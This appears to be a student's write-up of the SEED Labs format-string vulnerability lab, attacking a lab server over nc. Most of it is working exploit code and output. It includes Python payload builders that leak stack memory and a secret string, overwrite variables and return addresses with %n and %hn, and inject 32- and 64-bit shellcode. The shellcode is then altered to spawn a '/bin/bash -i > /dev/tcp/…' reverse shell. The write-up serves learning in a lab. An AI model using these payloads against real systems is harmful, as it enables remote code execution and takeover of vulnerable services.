4.1 SEEDLAB

Task 1

To crush the program, we have to make invalid write to memory, and the example(build_string.py) makes it with %n, so it cause crush.

```
python3 build_string.py
cat badfile | nc 10.9.0.5 9090
```

Task 2

a. To get the location of number, we made a long payload with 499 %x (buffer size (500) - number(1)), and use ',' to separate different %x. We set number to 0x12345678
Python Code:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x12345678
content[0:4]  =  (number).to_bytes(4,byteorder='little')


# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x," * 499

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

Run:

```
python3 build_string.py
cat badfile | nc 10.9.0.5 9090
```

Result:

0x12345678 is in 64th %x

```
seed@VM: ~/.../Labsetup                    seed@VM: ~/.../attack-code
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | xV4abcd11223344,00001000,08049db5,080e5320,080e61c0,ffffd510,ffffd43
8,080e62d4,080e5000,ffffd4d8,08049f7e,ffffd510,00000000,00000064,08049f47,080e5320,000
005dc,000005dc,ffffd510,ffffd510,080e9720,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,0000
0000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,
00000000,25a15400,080e5000,080e5000,ffffdaf8,08049eff,ffffd510,000005dc,000005dc,080e5
320,00000000,00000000,00000000,ffffdbc4,00000000,00000000,00000000,000005dc,12345678,6
4636261,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c78
38,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,25
2c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c7
8,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e2
52c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c
,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e
252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,
382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382
e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,7
8382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c7838
2e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c
78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c783
8,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252
c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78
,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e25
2c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,
2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e2
52c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,3
82e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e
25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78
382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382
e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c7
8382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c7838
,2c78382e,78382e25,382e252c,2e252c78,252c7838,2c78382e,78382e25,382e252c,2e252c78,252c
7838,2c78382e,78382e25,382e252c,2e252c78,The target variable's value (after):  0x11223
344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

b.

1. Get the address of secret message:
   secret message's address: 0x080b4008

```
1 nc 10.9.0.5 9090
```

```
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd510
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 0 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd438
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

2. Make number be the address of secret message
   And the payload will be "%.8x," * 63 + '%s'
   When the printf go to print 64th content, %s will print the first content of buffer
   , which is the address of secret message.
   Python Code:

```
1 #!/usr/bin/python3
2 import sys
```

```
3
4  # Initialize the content array
5  N = 1500
6  content = bytearray(0x0 for i in range(N))
7
8  # This line shows how to store a 4-byte integer at offset 0
9  number  = 0x080b4008
10 content[0:4]  =  (number).to_bytes(4,byteorder='little')
11
12
13 # This line shows how to construct a string s with
14 #   12 of "%.8x", concatenated with a "%n"
15 s = "%.8x," * 63 + '%s'
16
17 # The line shows how to store the string s at offset 8
18 fmt  = (s).encode('latin-1')
19 content[4:4+len(fmt)] = fmt
20
21 # Write the content to badfile
22 with open('badfile', 'wb') as f:
23   f.write(content)
```

Run:

```
1 python3 build_string.py
2 cat badfile | nc 10.9.0.5 9090
```

Result:

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd510
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd438
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                11223344,00001000,08049db5,080e5320,080e61c0,ffffd510,ffffd438,080e62
d4,080e5000,ffffd4d8,08049f7e,ffffd510,00000000,00000064,08049f47,080e5320,000005dc,00
0005dc,ffffd510,ffffd510,080e9720,00000000,00000000,00000000,00000000,00000000,0000000
0,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,000
00000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000
,9df8b900,080e5000,080e5000,ffffdaf8,08049eff,ffffd510,000005dc,000005dc,080e5320,0000
0000,00000000,00000000,ffffdbc4,00000000,00000000,00000000,000005dc,A secret message
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3

This task we will use %n to change the value of address, which puts in the first 4 byte of buffer(0x080e5068 as Task 2 show)
The original value of target is 0x11223344

a. The first task just use %n and the value will change to the total number of printed character

Python Code:

```
1 #!/usr/bin/python3
2 import sys
```

```
3
4  # Initialize the content array
5  N = 1500
6  content = bytearray(0x0 for i in range(N))
7
8  # This line shows how to store a 4-byte integer at offset 0
9  number  = 0x080e5068
10 content[0:4]  =  (number).to_bytes(4,byteorder='little')
11
12
13 # This line shows how to construct a string s with
14 #   12 of "%.8x", concatenated with a "%n"
15 s = "%.8x," * 63 + '%n'
16
17 # The line shows how to store the string s at offset 8
18 fmt  = (s).encode('latin-1')
19 content[4:4+len(fmt)] = fmt
20
21 # Write the content to badfile
22 with open('badfile', 'wb') as f:
23   f.write(content)
```

Run:

```
1  python3 build_string.py
2  cat badfile | nc 10.9.0.5 9090
```

Result:

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd510
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd438
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h11223344,00001000,08049db5,080e5320,080e61c0,ffffd510,ffffd438,080e
52d4,080e5000,ffffd4d8,08049f7e,ffffd510,00000000,00000064,08049f47,080e5320,000005dc,
000005dc,ffffd510,ffffd510,080e9720,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,0
0000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,000000
00,f453d300,080e5000,080e5000,ffffdaf8,08049eff,ffffd510,000005dc,000005dc,080e5320,00
000000,00000000,00000000,ffffdbc4,00000000,00000000,00000000,000005dc,The target varia
ble's value (after):  0x0000023b
```

b. To change the value of 0x5000(20480), we create a payload print 20480 characters before %n,

So the payload will be (4(number) + (20480 - 4) / 62 + (20480 - 4) % 62)
%.330x *62 + %.16x + %n

Python Code

```
1  #!/usr/bin/python3
2  import sys
3
4  # Initialize the content array
5  N = 1500
6  content = bytearray(0x0 for i in range(N))
```

```python
# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')


# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.330x" * 62 + "%.16x" + "%n\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

Run:

```
python3 build_string.py
cat badfile | nc 10.9.0.5 9090
```

Result:

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000ffffdbc4000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000005dc
erver-10.9.0.5 | The target variable's value (after):  0x00005000
erver-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

c. Change value to 0xAABBCCDD. But 0xAABBCCDD is too large to print. So we have to change two time.
In little endian, we first change 0xAABB(higher bits), and second time we change 0xCCDD(lower bits)

The payload of first 63 word will print 0xAABB(43707) characters, concatenate with write address of (number +2), and we make a junk of 4 byte concatenate after number, which will print 0xCCDD - 0xAABB(8738) characters. And the last payload will write address of (number).

The status of buffer start:
'number + 2' + 'junk' + 'number' = 12 byte

Payload: (((0xAABB - 12) / 62) * 62 %x + (0xAABB - 12) % 62 %x) + "%hn" + "0xCCDD - 0xAABB" + "%hn"

Python:

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number + 2).to_bytes(4,byteorder='little')
content[4:8]  =  (0xAABBCCDD).to_bytes(4, byteorder='little')
content[8:12]  =  (number).to_bytes(4, byteorder='little')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.704x" * 62 + '%.47x' + "%hn" + "%.8738x" + "%hn\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

Run:

```
python3 build_string.py
cat badfile | nc 10.9.0.5 9090
```

Result:

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000aabbccdd
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 4

Get some information:

```
nc 10.9.0.5 9090
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd5a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 0 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4c8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

1. As previous, ebp of myprint(0xffffd4c8),

   2 is ebp + 4 = (0xffffd4c8 + 4) = 0xffffd4cc

   3 is start of buffer, which is 0xffffd5a0

   As task1 show, the answer is 63.

2. To make our shellcode run, we have to use %n to modify the return address of myprintf to our shellcode(we can start at high byte of input, 0xffffd5a0 + 0x250 = 0xffffd7f0).
   We put shellcode in the tail of input

   And the return address is 0xffffd4cc. Which will be the content of number

   We modify the return address two times. The first time modify to 0xd7f0(lower bits, 55280), the second time modify to 0xffff(higher bits)

   Payload: (((0xD7F0 - 12) / 62) * 62 %x + (0xD7F0 - 12) % 62 %x) + "%hn" + "0xFFFF - 0xD7F0 " + "%hn"


```python
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
```

```
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    "/bin/ls -l; echo '===== Success! ======'                  *"
    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = N - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

#################################################################
#
#    Construct the format string here
#
#################################################################

number = 0xffffd4cc
content[0:4]  =  (number).to_bytes(4,byteorder='little')
content[4:8]  =  (0xAABBCCDD).to_bytes(4, byteorder='little')
content[8:12]  =  (number + 2).to_bytes(4, byteorder='little')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.891x" * 62 + '%.26x' + "%hn" + "%.10255x" + "%hn\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

Run:

```
python3 exploit.py
cat badfile | nc 10.9.0.5 9090
```

Result:



3. To get reverse, shell we change the command of shellcode from

```
/bin/ls -l; echo '===== Success! ====='
```

to

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *
```


First, In attack machine, we run following command to start a tcp server

```
nc -nv -l 9090
```

Then, we send following command to get reverse shell.

```
python3 exploit.py
cat badfile | nc 10.9.0.5 9090
```

Result:



Task 5

1. Get information:

```
nc 10.9.0.5 9090
```

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe4d0
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 0 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):     0x00007fffffffe410
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

RBP: 0x00007fffffffe410, Return address = 0x00007fffffffe418

Buffer: 0x00007fffffffe4d0

2. Get start offset of buffer as 2A

```
#!/usr/bin/python3
import sys

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

##################################################################
#
#    Construct the format string here
#
##################################################################

number = 0xaabbccdd
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x," * 499

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result:

```
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | ??555592a0,00000000,00000000,00000000,00000039,00000000,ffffe4d0,000
00000,ffffe410,ffffe4a0,55555383,000005dc,ffffe4d0,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,e566
0100,ffffeac0,5555531b,ffffebb8,00000000,00000000,00000000,aabbccdd,382e252c,252c7838,
78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7
838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,2
52c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e25
2c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,38
2e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382
e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c7
8382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78
,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e25
2c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,
2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382
e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,7
8382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c78
38,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,25
2c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252
c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382
e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e
,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78
382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252c78,
2c78382e,382e252c,252c7838,78382e25,2e252c78,2c78382e,382e252c,252c7838,78382e25,2e252
c78,2c78382e,382e252c,252c7838,ffffebb0,e5660100,00000000,f7dfb0b3,f7ffc620,ffffebb8,0
0000000,55555242,555553a0,b7587420,555550e0,ffffebb0,00000000,00000000,62f87420,d79674
20,00000000,00000000,00000000,00000001,ffffebb8,ffffebc8,f7ffe190,00000000,00000000,55
5550e0,ffffebb0,00000000,00000000,5555510e,ffffeba8,0000001c,00000001,ffffed38,0000000
0,ffffed3f,00000000,00000021,f7fce000,00000010,178bfbff,00000006,00001000,00000011,000
00064,00000003,55554040,00000004,00000038,00000005,0000000d,00000007,f7fcf000,00000008
,00000000,00000009,555550e0,0000000b,00000000,0000000c,00000000,0000000d,00000000,0000
000e,00000000,00000017,00000000,00000019,ffffed19,0000001a,00000000,0000001f,ffffeff1,
0000000f,ffffed29,00000000,00000000,66013200,%UUThe target variable's value (after):
0x1122334455667788
```

Offset is at 34 + 8(return address of printf)

3. As before, we have to replace the return address(0x00007fffffffe418) to shellcode's address , which is the higher byte of input buffer. And to prevent the address of return address from consider as '\0' of format string. We put it to the tail of format string
   We choose 0x00007fffffffe4d0 + 0x250 = 00007fffffffe720

   And because of the manual, we can use 1 %x and "%xx$hn" to jump to xxth number of parameter.
   So we have to replace return address to 7fff, ffff, e720 as value order(7fff -> e720 -> ffff)

   But we don't know the length of payload. So we cannot get the tail of payload

   By construction the initial Payload: ((0x7fff).x) "%00$hn" + ((0xe720 - 0x7fff) .x) + "%00$hn" + ((0xffff - 0xe720).x) + "%00$hn"
   Then printing the length of payload, we can get the size of payload is 41, 4 Byte is 8 hex, so the first offset of address of return address is ceil(41 / 8) + 34 = 40

```
[11/27/22]seed@VM:~/.../attack-code$ python3 exploit.py
41
```

4. The final payload is:
   ((0x7fff).x) "%40$hn" + ((0xe720 - 0x7fff) .x) + "%41$hn" + ((0xffff - 0xe720).x) + "%42$hn"

   And the address need to be fill to offset ceil(41 / 8) * 8 = 48(address of 0x7fff), then 48 + 8(address of 0xe720), then 48 + 8 + 8(address of 0xffff)

5. Python Code:

```python
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
```

```
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1            *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
start = N - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

#####################################################################
#
#    Construct the format string here
#
#####################################################################

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.32767x" + "%40$hn" + "%.26401x" + "%41$hn" + "%.6367x" + "%42$hn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[0:len(fmt)] = fmt


```

```
number = 0x00007fffffffe418
content[48:48+8]  =  (number + 4).to_bytes(8,byteorder='little')
